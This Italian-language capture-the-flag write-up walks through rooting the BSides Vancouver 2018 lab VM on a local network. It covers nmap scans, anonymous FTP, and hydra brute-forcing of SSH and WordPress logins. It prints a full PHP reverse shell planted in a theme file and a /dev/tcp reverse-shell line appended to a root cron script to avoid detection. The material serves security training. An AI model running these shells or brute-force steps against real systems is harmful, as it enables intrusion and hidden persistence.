

W16D4 - Fine Modulo - BlackBox Hacking

BSideVancouver - pentesting

Multiple tests

Danilo 'danix' Macrì - mia.mail@mio.sito

Scan started on 14/10/2025 - duration (days): 1

Contents

Sommario	1
Scope	1
Tecnologie utilizzate	1
Recon	2
Pentesting	3
FTP	3
HTTP	5

Sommario

Nell'esercizio di fine modulo M4, andremo ad attaccare un sistema di cui non sappiamo nulla. L'unica configurazione che abbiamo fatto è stata mettere la kali e la macchina target nella stessa rete con DHCP attivo.

Scope

Successivamente ad una scansione della rete locale con nmap abbiamo identificato e aggiunto al nostro scope il sistema target

- BSidesVancouver 2018
 - 192.168.56.50

```
nmap -sS 192.168.56.0/24
```

```
Nmap scan report for 192.168.56.50
Host is up (0.00031s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:31:1D:AD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.51
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.56.51 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```

Tecnologie utilizzate

- nmap 7.95
- hydra 9.6

Recon

Abbiamo così trovato il nostro target. Andiamo adesso ad eseguire una scansione completa

```
nmap -A 192.168.56.50
```

```
(kali㉿kali)-[~]
$ nmap -A 192.168.56.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 06:49 EDT
Nmap scan report for 192.168.56.50
Host is up (0.000096s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.51
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534    4096 Mar 03  2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
MAC Address: 08:00:27:31:1D:AD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.10 ms  192.168.56.50

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.86 seconds

(kali㉿kali)-[~]
$
```

nmap ci da una serie di informazioni importanti, come il server ftp che accetta connessioni anonime, una directory del webserver che non dovrebbe essere visibile e il fatto che il sistema usa linux.

Pentesting

FTP

Iniziamo l'esplorazione del sistema provando ad accedere al servizio ftp con l'utente anonimo

```
ftp 192.168.56.50
```

```
(kali㉿kali)-[~]  
$ ftp 192.168.56.50  
Connected to 192.168.56.50.  
220 (vsFTPd 2.3.5)  
Name (192.168.56.50:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||63262|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> ls public  
229 Entering Extended Passive Mode (|||25849|).  
150 Here comes the directory listing.  
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk  
226 Directory send OK.  
ftp> less public/users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy  
  
ftp> ^D  
221 Goodbye.  
  
(kali㉿kali)-[~]  
$
```

come vediamo, da questo ingresso siamo riusciti a ricavare un file di backup con dei nomi utente.

Ne testiamo l'accesso ssh e scopriamo che solo l'utente **anne** ha l'accesso con password, gli altri hanno tutti l'accesso con passkey che li rende inutilizzabili per adesso.

L'accesso con password è suscettibile al bruteforce, quindi lanciamo hydra contro l'utente **anne**.

```
(kali@kali)-[~]
└─$ hydra -i -l anne -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt 192.168.56.50 -s 22 -V -t 4 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-14 04:46:04
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 59185 login tries (l:1/p:59185), ~14797 tries per task
[DATA] attacking ssh://192.168.56.50:22/
[ATTEMPT] target 192.168.56.50 - login "anne" - pass "123456" - 1 of 59185 [child 0] (0/0)
[ATTEMPT] target 192.168.56.50 - login "anne" - pass "12345" - 2 of 59185 [child 1] (0/0)
[ATTEMPT] target 192.168.56.50 - login "anne" - pass "123456789" - 3 of 59185 [child 2] (0/0)
[ATTEMPT] target 192.168.56.50 - login "anne" - pass "password" - 4 of 59185 [child 3] (0/0)
[ATTEMPT] target 192.168.56.50 - login "anne" - pass "iloveyou" - 5 of 59185 [child 1] (0/0)
[ATTEMPT] target 192.168.56.50 - login "anne" - pass "princess" - 6 of 59185 [child 0] (0/0)
[ATTEMPT] target 192.168.56.50 - login "anne" - pass "1234567" - 7 of 59185 [child 2] (0/0)
[ATTEMPT] target 192.168.56.50 - login "anne" - pass "12345678" - 8 of 59185 [child 3] (0/0)
[22][ssh] host: 192.168.56.50 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-14 04:46:19
```

ne scopriamo dopo poco la password che andremo ad utilizzare per accedere.

```
(kali@kali)-[~]
└─$ ssh anne@192.168.56.50
anne@192.168.56.50's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Oct 14 02:32:24 2025 from 192.168.56.51
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

verifichiamo innanzitutto se sudo è attivo per l'utente con il comando `sudo -l` e vediamo che ci risponde con `(ALL : ALL) ALL` che vuol dire che anne può lanciare tutti i comandi del sistema con sudo, quindi solo digitando la propria password.

Diventiamo quindi root con il comando `sudo su` e ci rechiamo nella cartella `/root` dove troviamo il file `flag.txt`. Missione compiuta.

HTTP

nmap ci ha mostrato una cartella che doveva essere non visibile dal browser, `/backup_wordpress`, proviamo a navigarci da browser e vediamo un'installazione di WordPress. Tra i post mi colpisce il seguente:

[Retired] This blog is no longer being maintained



john

March 7, 2018

[Leave a comment](#)

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

dove scopriamo che l'IT administrator è l'utente **john**, quindi procediamo alla canonica pagina di login di wordpress `backup_wordpress/wp-login.php` e vediamo che non è protetta da captcha, quindi anche questa modalità di accesso è suscettibile al bruteforce. Ci torna quindi utile hydra

```
hydra -I -o John.txt -l John -P
↳ /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou-60.txt 192.168.56.50
↳ http-post-form \
"/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=login_error"
```

Questa volta utilizziamo i seguenti parametri:

-I ignora eventuali sessioni salvate

-o John.txt salva i risultati nel file specificato

-l John testa le password contro l'utente john

-p /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou-60.txt la lista di password da utilizzare, in questo caso un subset della celebre rockyou

http-post-form diciamo ad hydra che deve inviare i dati usando il verbo POST del form di login

```
"/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=login_error"
```

diamo l'indirizzo della pagina contenente il form di login, oltre che i parametri da inviare in GET e la classe da leggere in caso di errore, che è una classe che viene aggiunta dinamicamente da WordPress quando il login ha fallito.

Dopo qualche minuto vediamo che hydra ci restituisce la password per l'utente John e cioè **enigma**.

```
kali@kali:~$ hydra -I -o John2.txt -l John -P /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou-60.txt 192.168.56.50 http-post-form \
//backup_wordpress/wp-login.php:log=USER&pwd=PASS&wp-submit=Log+In:F=login_error
Hydra v9.6 (C) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-20 09:47:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21040 login tries (l:1/p:21040), ~1315 tries per task
[DATA] attacking http-post-form://192.168.56.50:80/backup_wordpress/wp-login.php:log=USER&pwd=PASS&wp-submit=Log+In:F=login_error
[STATUS] 581.00 tries/min, 581 tries in 00:01h, 20459 to do in 00:36h, 16 active
[STATUS] 576.00 tries/min, 1728 tries in 00:03h, 19312 to do in 00:34h, 16 active
[80][http-post-form] host: 192.168.56.50 login: John password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-20 09:52:05

kali@kali:~$
```

Adesso possiamo loggarci come utente John al sito e vedere la sezione admin del sito WordPress.

WordPress 4.9.4 is available! [Please update now.](#)

Dashboard

At a Glance

2 Posts 1 Page 1 Comment

WordPress 4.5 running Twenty Sixteen theme. [Update to 4.9.4](#)

Activity

Recently Published

Mar 7th 2018, 8:08 pm [\[Retired\] This blog is no longer being maintained](#)

Mar 7th 2018, 8:05 pm [Hello world!](#)

Recent Comments

From [Mr WordPress](#) on [Hello world!](#)

Hi, this is a comment. To delete a comment, just log in and view the post's comments. There you will...

[All \(1\)](#) | [Pending \(0\)](#) | [Approved \(1\)](#) | [Spam \(0\)](#) | [Trash \(0\)](#)

Quick Draft

Title

What's on your mind?

[Save Draft](#)


WordPress News

RSS Error: WP HTTP Error: 0: php_network_getaddresses: getaddrinfo failed: Name or service not known

RSS Error: WP HTTP Error: 0: php_network_getaddresses: getaddrinfo failed: Name or service not known

Su WordPress sappiamo che i temi per il front-end sono scritti in php, quindi vengono interpretati prima di essere mostrati sul browser, questo ci dà la possibilità di caricare una reverse shell.

Ci dirigiamo quindi nella sezione **Appearance** -> **Editor**



The screenshot shows the WordPress dashboard interface. On the left is a dark sidebar menu with the following items: Media, Pages, Comments, Appearance (highlighted in blue), Themes, Customize, Widgets, Menus, Header, Background, Editor, and Plugins (with a red notification bubble containing the number 1). The main content area is titled 'Edit Themes' and shows 'Twenty Sixteen: Standard' as the selected theme. Below the title is a code block containing the theme's metadata:

```
/*
Theme Name: Twenty Sixteen
Theme URI: https://wordpress.org/themes/twenty-sixteen/
Author: the WordPress Foundation
Author URI: https://wordpress.org/foundation/
Description: Twenty Sixteen is a modern, fluid grid using a mobile first approach.
Version: 1.2
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Tags: black, blue, gray, minimalist, microformats, post-formats
Text Domain: twentysixteen
```

Below the code block, the text reads: 'This theme, like WordPress, is based on Bootstrap. Use it to make something great.'

e andiamo a modificare un file che viene sempre caricato, abbiamo scelto il file `footer.php`.

Sostituiamo quindi il codice con questo:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down.
↪ RE:
↪ https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.51';
$port = 42069;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
```

```
1 => array("pipe", "w"), // stdout is a pipe that the child will write to
2 => array("pipe", "w")  // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}
```

```
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

che è la reverse shell in php di pentestmonkey scaricata da revshells.com. L'abbiamo configurata in modo che parli con l'indirizzo della nostra kali sulla porta **42069**.

Andremo quindi ad aprire un servizio in ascolto con netcat sulla kali

```
nc -lvnp 42069
```

e una volta lanciata la pagina principale del blog sul browser, si creerà la connessione

```
(kali@kali)-[~]
$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [192.168.56.51] from (UNKNOWN) [192.168.56.50] 36030
Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
 07:13:11 up  3:38,  0 users,  load average: 0.00, 0.13, 0.99
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: no job control in this shell
www-data@bsides2018:/$ ls
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
www-data@bsides2018:/$
```

La reverse shell in automatico ci da molte informazioni importanti sul sistema, `uptime` , `uname -a` , `id`

Ci troviamo adesso nella root del sistema, ma siamo limitati dall'utente `www-data` che è l'utente che esegue il web server, quindi possiamo esplorare ma non possiamo scalare i privilegi.

Trattandosi di linux, possiamo provare a guardare in nel filesystem se ci sono dei files che vengano eseguiti dall'utente **root** che possiamo sfruttare per ottenere un accesso più importante. Il primo che viene in mente è il file `/etc/rc.local` utilizzato per avviare dei servizi custom che non hanno i files di configurazione di systemd, ma purtroppo non possiamo modificarlo

```
zsh_command_not_found
www-data@bsides2018:/etc$ ls rc.local
ls rc.local
rc.local
www-data@bsides2018:/etc$ ls -al rc.local
ls -al rc.local
-rwxr-xr-x 1 root root 306 Mar  7 2018 rc.local
www-data@bsides2018:/etc$
```

altre cartelle interessanti sono `/opt` e `/usr/local/bin`. Nella prima non c'è nulla, nella seconda c'è uno script che si chiama cleanup

```
www-data@bsides2018:/$ ls -al usr/local/bin
ls -al usr/local/bin
total 12
drwxr-xr-x  2 root root 4096 Mar  3 2018 .
drwxr-xr-x 10 root root 4096 Feb  4 2014 ..
-rwxrwxrwx  1 root root  64 Mar  3 2018 cleanup
www-data@bsides2018:/$ ls opt
ls opt
www-data@bsides2018:/$ cat /usr/local/bin/cleanup
cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/*          # Clean those damn logs !!

www-data@bsides2018:/$
```

A quanto pare è uno script che svuota i log di apache. I permessi sono `777` quindi possiamo modificarlo, ed è di proprietà di root, bisogna però vedere come viene eseguito.

Proviamo a vedere se c'è un cronjob che lo esegue

```
ls -l /etc/cron*
```

```
www-data@bsides2018:/$ ls -l etc/cron*
ls -l etc/cron*
-rw-r--r-- 1 root root 769 Mar 3 2018 etc/crontab

etc/cron.d:
total 8
-rw-r--r-- 1 root root 288 Jun 20 2010 anacron
-rw-r--r-- 1 root root 544 Feb 13 2017 php5

etc/cron.daily:
total 64
-rwxr-xr-x 1 root root 311 Jun 20 2010 0anacron
-rwxr-xr-x 1 root root 633 Jul 15 2016 apache2
-rwxr-xr-x 1 root root 219 Apr 10 2012 apport
-rwxr-xr-x 1 root root 15399 Apr 20 2012 apt
-rwxr-xr-x 1 root root 502 Mar 31 2012 bsdmainutils
-rwxr-xr-x 1 root root 256 Apr 12 2012 dpkg
-rwxr-xr-x 1 root root 372 Oct 4 2011 logrotate
-rwxr-xr-x 1 root root 1365 Dec 28 2012 man-db
-rwxr-xr-x 1 root root 606 Aug 17 2011 mlocate
-rwxr-xr-x 1 root root 249 Apr 8 2012 passwd
-rwxr-xr-x 1 root root 2417 Jul 1 2011 popularity-contest
-rwxr-xr-x 1 root root 2947 Apr 2 2012 standard
-rwxr-xr-x 1 root root 214 Sep 10 2012 update-notifier-common

etc/cron.hourly:
total 0

etc/cron.monthly:
total 4
-rwxr-xr-x 1 root root 313 Jun 20 2010 0anacron

etc/cron.weekly:
total 12
-rwxr-xr-x 1 root root 312 Jun 20 2010 0anacron
-rwxr-xr-x 1 root root 730 Sep 13 2013 apt-xapian-index
-rwxr-xr-x 1 root root 907 Dec 28 2012 man-db
www-data@bsides2018:/$ █
```

non sembra essere eseguito, proviamo a guardare il contenuto del file `/etc/crontab`.

```
www-data@bsides2018:/$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /usr/local/bin/cleanup
#
www-data@bsides2018:/$
```

come vediamo, il file cleanup viene eseguito ogni minuto dall'utente root. Questo ci permette di lanciare una reverse shell eseguita da root utilizzando il file scoperto prima. Andiamo quindi a modificarlo

```
echo "/bin/bash -c '/bin/sh -i >& /dev/tcp/192.168.56.51/9001 0>&1'" >> /usr/local/bin/cleanup
```

Anche questa reverse shell viene dallo stesso sito di prima. Con questo comando accodiamo il nostro input alla fine del file senza sostituirne il contenuto originale. In questo modo non andremo ad insospettire il sysadmin dal momento che i log continueranno ad essere rimossi ogni minuto.

Ora non ci resta che aprire una connessione in ascolto sulla porta 9001 sulla nostra kali e attendere per vedere se lo script ha funzionato.

```
(kali㉿kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [192.168.56.51] from (UNKNOWN) [192.168.56.50] 55763  
bash: no job control in this shell  
root@bsides2018:~# cat flag.txt  
cat flag.txt  
Congratulations!  
  
If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!  
  
There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?  
  
@abatchy17  
  
root@bsides2018:~#
```

siamo dentro, come possiamo vedere abbiamo trovato il flag anche partendo da WordPress.

Concludiamo così l'esercizio extra di oggi.

Alla prossima.

